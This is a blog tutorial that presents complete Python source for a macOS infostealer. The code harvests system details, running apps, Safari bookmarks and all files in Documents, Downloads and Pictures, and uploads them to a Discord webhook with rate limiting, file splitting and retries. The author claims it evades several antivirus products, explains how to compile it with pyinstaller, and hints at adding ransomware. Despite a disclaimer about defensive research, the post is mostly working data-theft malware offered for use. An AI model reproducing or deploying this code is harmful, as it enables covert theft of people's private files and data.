
InfoStealer Malware in Python (MacOS)
· 14 min read
Contents
Disclaimer & Intro
This post has been made as my notes, even though I attempt to explain what I have built and how, I do not owe anyone any explanation. Do NOT expect anything.
My blog is my garden.
This project is a attempt by me to see how fast I can create a working InfoStealer malware for a platform (MacOS in this case) in Python 3.11+ , This would help me better implement defensive controls for Apple MacOS platform in the field.
The information, code, and techniques presented in this tutorial are intended solely for educational purposes and security research. By using this material, you acknowledge that you are fully responsible for how you apply the knowledge gained and agree not to use it for any illegal, malicious, or unauthorized activities.
No Liability for Harmful Activities
The author of this blog disclaims all liability for any use, misuse, or abuse of the information provided. The tutorial does not endorse, support, or encourage any form of black hat hacking/cracking, cybercrime, or malicious activity. You, as the reader, are solely responsible for ensuring that you comply with all local, national, and international laws before applying any of the techniques shown.
Compliance with International and Indian Laws
This tutorial must not be used to:
- Access or attempt to access systems, networks, or devices without explicit permission.
- Disrupt, damage, or alter systems or data without proper authorization.
- Engage in unauthorized surveillance or data collection, including but not limited to hacking, phishing, and social engineering attacks.
The reader agrees to comply with all applicable laws, including but not limited to:
- The Computer Fraud and Abuse Act (CFAA) in the United States.
- The General Data Protection Regulation (GDPR) in the European Union.
- The Information Technology Act, 2000 (IT Act) in India, including sections related to hacking, unauthorized access, and data theft (Sections 66, 66C, 66D, 67).
- ANY Other national and international cybersecurity laws and ethical hacking standards.
Any attempt to use this tutorial for illegal activities is prohibited. The author will not be held liable for any damages, legal actions, or penalties resulting from the misuse of the information presented.
Ethical Use Only
This tutorial is designed to foster ethical hacking and security research only. It should be used to understand vulnerabilities, improve security, and contribute positively to the field of cybersecurity. Engaging in any unauthorized activities, including the creation, distribution, or use of malware, is strictly forbidden.
By continuing to use this tutorial, the reader acknowledges and accepts the responsibility for their actions and the consequences thereof.
Imports
My script starts by importing several libraries that enable system monitoring, HTTP requests, file operations, and concurrent task execution. The psutil library is used to track CPU, memory, and disk usage. requests handles the HTTP requests needed to communicate with Discord’s webhook. Other imports like platform, datetime, and sqlite3 are used to gather system information and fetch data from Safari's SQLite bookmarks database. The glob module helps find files in specific directories, while time handles time-related functions, including rate-limiting pauses. Lastly, ThreadPoolExecutor and Lock from concurrent.futures and threading ensure safe and concurrent processing of multiple tasks.
import psutil
import requests
import json
import platform
import datetime
import sqlite3
import os
import glob
import time
from concurrent.futures import ThreadPoolExecutor
from threading import Lock
Constants and Configuration
There are several constants defined at the beginning of the script. The WEBHOOK_URL holds the URL of the Discord webhook where the data will be sent. The MAX_MESSAGE_LENGTH and MAX_FILE_SIZE constants define limits for message size and file uploads to Discord, respectively. Additionally, MAX_THREADS controls how many concurrent threads the script will use for uploading files, while global_rate_limit sets the rate limit for HTTP requests, ensuring that the script does not overwhelm Discord's API with too many requests in a short time.
# Discord webhook URL
WEBHOOK_URL = "https://discord.com/api/webhooks/XXXXX" # put webhook url of a text channel
MAX_MESSAGE_LENGTH = 2000
MAX_FILE_SIZE = 24 * 1024 * 1024
# 24 MB file size limit for Discord webhook
MAX_THREADS = 5
# Global rate limit manager (controlled by global_rate_limit)
global_rate_limit = 0.2
# Requests per second, set to a very low value for slow requests
Rate Limiting to fool Discord API
The RateLimiter class is a key part of my script, ensuring that requests to Discord are made within the limits specified by the global_rate_limit constant. This class works by keeping track of the time of the last request and, if necessary, delaying subsequent requests to maintain a steady rate. The wait_for_next_request() method checks if enough time has passed since the last request, and if not, it pauses the script to avoid exceeding the rate limit set by Discord.
class RateLimiter:
    def __init__(self):
        self.lock = Lock()
        self.last_request_time = 0
def wait_for_next_request(self):
        with self.lock:
            current_time = time.time()
            time_since_last_request = current_time - self.last_request_time
            if time_since_last_request < (1 / global_rate_limit):
                sleep_time = (1 / global_rate_limit) - time_since_last_request
                print(f"Rate limit hit. Sleeping for {sleep_time:.2f} seconds.")
                time.sleep(sleep_time)
            self.last_request_time = time.time()

rate_limiter = RateLimiter()
Collecting System Data
Now the fun stuff begins!! , we start collecting some basic system related data. The script collects pieces of system information through the get_system_data() function. This includes the current CPU usage, memory usage, disk usage, and the system's operating system and version. The function uses psutil to gather resource usage statistics and platform to retrieve system details. The data is then formatted into a dictionary, including a timestamp that marks when the data was gathered.
def get_system_data():
    cpu_usage = psutil.cpu_percent(interval=1)
    memory_info = psutil.virtual_memory()
    memory_usage = memory_info.percent
    disk_info = psutil.disk_usage('/')
    disk_usage = disk_info.percent
    system_info = platform.system()
    system_version = platform.version()
    timestamp = datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S")

    data = {
        "cpu_usage": cpu_usage,
        "memory_usage": memory_usage,
        "disk_usage": disk_usage,
        "system_info": system_info,
        "system_version": system_version,
        "timestamp": timestamp
    }

    return data
Fetching Running Applications
Now, The get_running_applications() function retrieves a list of applications currently running on the system. It uses psutil.process_iter() to iterate through active processes, gathering the names of all running applications. The results are filtered to exclude invalid processes or those that can’t be accessed due to permission issues.
def get_running_applications():
    applications = []
    for proc in psutil.process_iter(['pid', 'name']):
        try:
            if proc.info['name']:
                applications.append(proc.info['name'])
        except (psutil.NoSuchProcess, psutil.AccessDenied, psutil.ZombieProcess):
            pass
    return sorted(set(applications))
Stealing Safari Bookmarks
Now, the script attempts to fetch Safari bookmarks from the browser’s SQLite database. The get_safari_bookmarks() function connects to the Bookmarks.db file found in the user's Library directory. It retrieves the title and URL of each bookmark, formats them into a readable list, and returns it. If there’s an error accessing the database, it catches the exception and prints an error message.
def get_safari_bookmarks():
    bookmarks = []
    safari_db_path = os.path.expanduser('~/Library/Safari/Bookmarks.db') # This path seems to be correct in my testing
if os.path.exists(safari_db_path):
        try:
            conn = sqlite3.connect(safari_db_path)
            cursor = conn.cursor()
            cursor.execute('SELECT title, url FROM bookmarks')
            rows = cursor.fetchall()
            for row in rows:
                title, url = row
                bookmarks.append(f"{title}: {url}")
            conn.close()
        except sqlite3.Error as e:
            print(f"Error accessing Safari bookmarks: {e}")
            return []

    return bookmarks
Collecting Files from Key Directories
Now the script collects files from several important directories: Documents, Downloads, and Pictures. The get_documents_downloads_and_pictures() function uses glob to recursively find all files in these directories. It filters the results to only include files (excluding directories) and returns them as separate lists for each directory.
def get_documents_downloads_and_pictures():
    documents_dir = os.path.expanduser('~/Documents')
    downloads_dir = os.path.expanduser('~/Downloads')
    pictures_dir = os.path.expanduser('~/Pictures')

    documents_files = glob.glob(os.path.join(documents_dir, '**/*'), recursive=True)
    downloads_files = glob.glob(os.path.join(downloads_dir, '**/*'), recursive=True)
    pictures_files = glob.glob(os.path.join(pictures_dir, '**/*'), recursive=True)

    documents_files = [f for f in documents_files if os.path.isfile(f)]
    downloads_files = [f for f in downloads_files if os.path.isfile(f)]
    pictures_files = [f for f in pictures_files if os.path.isfile(f)]

    return documents_files, downloads_files, pictures_files
Splitting Messages and Files
To ensure that messages and files are within Discord’s limits, we now include functions to split large data. The split_message() function breaks long messages into smaller chunks, ensuring that each chunk doesn’t exceed Discord’s character limit. Similarly, the split_file() function splits large files into smaller parts if their size exceeds Discord’s 24 MB upload limit.
def split_message(message, max_length=MAX_MESSAGE_LENGTH):
    message_chunks = []
    while len(message) > max_length:
        split_index = message.rfind('\n', 0, max_length)
        if split_index == -1:
            split_index = max_length
        message_chunks.append(message[:split_index])
        message = message[split_index:].lstrip()

    if message:
        message_chunks.append(message)

    return message_chunks

def split_file(file_path, max_size=MAX_FILE_SIZE):
    part_paths = []
    file_size = os.path.getsize(file_path)
    if file_size <= max_size:
        return [file_path]

    with open(file_path, 'rb') as f:
        part_num = 1
while True:
            chunk = f.read(max_size)
            if not chunk:
                break
            part_filename = f"{file_path}.{part_num}"
with open(part_filename, 'wb') as part_file:
                part_file.write(chunk)
            part_paths.append(part_filename)
            part_num += 1
return part_paths
Exfil Data to Discord Text Channel
Once the system data, application list, bookmarks, and files are collected, they are sent to Discord using the send_to_discord() function. This function formats the collected data into a message, ensuring it fits within the character limit. The message is split into chunks if necessary and then sent to Discord via a POST request. The send_chunk_to_discord() function handles the sending of each message chunk and includes logic to handle rate-limiting. If the request is rate-limited (HTTP 429), the script retries the request after a delay, with exponential backoff to prevent further rate-limiting issues.
Exifl Files to Discord
The script now uploads files to Discord through the upload_file() function. This function checks if a file is too large, and if it is, the file is split into smaller parts and uploaded sequentially. The upload_files_to_discord() function uses ThreadPoolExecutor to handle concurrent uploads, improving efficiency when uploading multiple files at once.
def upload_file(file_path):
    if os.path.exists(file_path) and os.path.getsize(file_path) <= MAX_FILE_SIZE:
        with open(file_path, 'rb') as file:
            files_payload = {
                'file': (os.path.basename(file_path), file)
            }
            rate_limiter.wait_for_next_request()  # Wait for the next request slot
            response = requests.post(WEBHOOK_URL, files=files_payload)

            if response.status_code == 204:
                print(f"File {file_path} uploaded successfully.")
            else:
                response_data = response.json()
                if 'attachments' in response_data and len(response_data['attachments']) > 0:
                    file_url = response_data['attachments'][0]['url']
                    print(f"File {file_path} uploaded successfully. URL: {file_url}")
                else:
                    print(f"Failed to upload {file_path}: {response.status_code} {response.text}")
    else:
        print(f"File {file_path} is too large, splitting it...")
        parts = split_file(file_path)
        for part in parts:
            upload_file(part)
Actual Exfil
Once the system data, application list, bookmarks, and files are collected, they are sent to Discord using the send_to_discord() function. This function formats the collected data into a message, ensuring it fits within the character limit. The message is split into chunks if necessary and then sent to Discord via a POST request. The send_chunk_to_discord() function handles the sending of each message chunk and includes logic to handle rate-limiting. If the request is rate-limited (HTTP 429), the script retries the request after a delay, with exponential backoff to prevent further rate-limiting issues.
def upload_files_to_discord(files):
    with ThreadPoolExecutor(max_workers=MAX_THREADS) as executor:
        executor.map(upload_file, files)

def send_to_discord(data):
    headers = {
        "Content-Type": "application/json"
    }

    message = (
        f"System Status Update: {data['timestamp']}\n"
        f"CPU Usage: {data['cpu_usage']}%\n"
        f"Memory Usage: {data['memory_usage']}%\n"
        f"Disk Usage: {data['disk_usage']}%\n"
        f"System: {data['system_info']} {data['system_version']}\n"
    )

    applications = get_running_applications()
    message += "\n\nRunning Applications:\n" + "\n".join(applications)

    bookmarks = get_safari_bookmarks()
    if bookmarks:
        message += "\n\nSafari Bookmarks:\n" + "\n".join(bookmarks[:5])

    documents_files, downloads_files, pictures_files = get_documents_downloads_and_pictures()
    if documents_files:
        message += "\n\nDocuments:\n" + "\n".join(documents_files[:5])
    if downloads_files:
        message += "\n\nDownloads:\n" + "\n".join(downloads_files[:5])
    if pictures_files:
        message += "\n\nPictures:\n" + "\n".join(pictures_files[:5])

    message_chunks = split_message(message)
    with ThreadPoolExecutor(max_workers=MAX_THREADS) as executor:
        executor.map(lambda chunk: send_chunk_to_discord(chunk, headers), message_chunks)

def send_chunk_to_discord(chunk, headers):
    payload = {
        "content": chunk
    }

    retry_count = 0
    wait_time = 0
while True:
        rate_limiter.wait_for_next_request()  # Wait for the next request slot
        response = requests.post(WEBHOOK_URL, headers=headers, data=json.dumps(payload))

        if response.status_code == 204:
            print("Data sent successfully to Discord webhook.")
            break
elif response.status_code == 429:
            retry_after = int(response.headers.get("Retry-After", 1))
            print(f"Rate limited. Retrying after {retry_after} seconds...")
            wait_time = max(retry_after * (2 ** retry_count), retry_after)
            print(f"Backing off for {wait_time} seconds...")
            time.sleep(wait_time)
            retry_count += 1
if retry_count > 5:
                print("Exceeded maximum retry attempts. Giving up.")
                break
else:
            print(f"Failed to send data: {response.status_code}, {response.text}")
            break
The Main Workflow
The main() function ties everything together. This function orchestrates the entire process, running all the necessary tasks in the correct order.
def main():
    system_data = get_system_data()
    send_to_discord(system_data)
    documents_files, downloads_files, pictures_files = get_documents_downloads_and_pictures()
    all_files = documents_files + downloads_files + pictures_files
    upload_files_to_discord(all_files)
Does it get detected?
We can compile this program into a native binary with pyinstaller
pyinstaller --onefile main.py

As you can see from the above screenshots, it is FUD (Fully Undetectable)
I also tested it on various mac devices with kaspersky , escanav , K7 and bitdefender. It remained undetected.
Keep in mind this is without any obfuscation or anti-antimalware techniques. The Exfiltration happens over HTTPS/TCP-443 directly to discord URLS! and is encrypted!!
Conclusion
I made this in 1 hour. How much more advanced can it be if I spend more time on it? , maybe I will add a remote controlled ransomware to it next 😉 , you are free to use it in your org/home as long as you follow the license.


#Apple Security #MacOS Hardening #MacOS Security #Malware #cyber security #development #hacking #https #python #research
🔑 Verify authenticity
PGP key xer0x-public.asc · id e8270d03
sha256(post) e62d113dfc5ac76c9461d813f8329d622cdd45f73ef01743f46a006c8a236e69
Confirm this post is byte-for-byte authentic — paste into any macOS or Linux terminal:
curl -fsSL https://xer0x.in/blog/infostealer-macos-01/content.txt | openssl dgst -sha256 | grep -qi e62d113dfc5ac76c9461d813f8329d622cdd45f73ef01743f46a006c8a236e69 && echo "signature ok" || echo "TAMPERED"